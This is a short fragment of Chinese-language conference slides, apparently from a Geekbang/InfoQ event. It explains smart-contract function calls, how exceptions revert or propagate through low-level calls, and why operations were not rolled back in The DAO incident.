
函数调用的几种姿势



异常发生时，每个Contract call revert
向上抛出到Low-level call或者根部

继续执行其后操作或退出

函数调用的几种姿势



The DAO发生时的调用栈 全部是Low-level call

发生错误后不会revert之前的操作

主办方 **Geekbang** **InfoQ**
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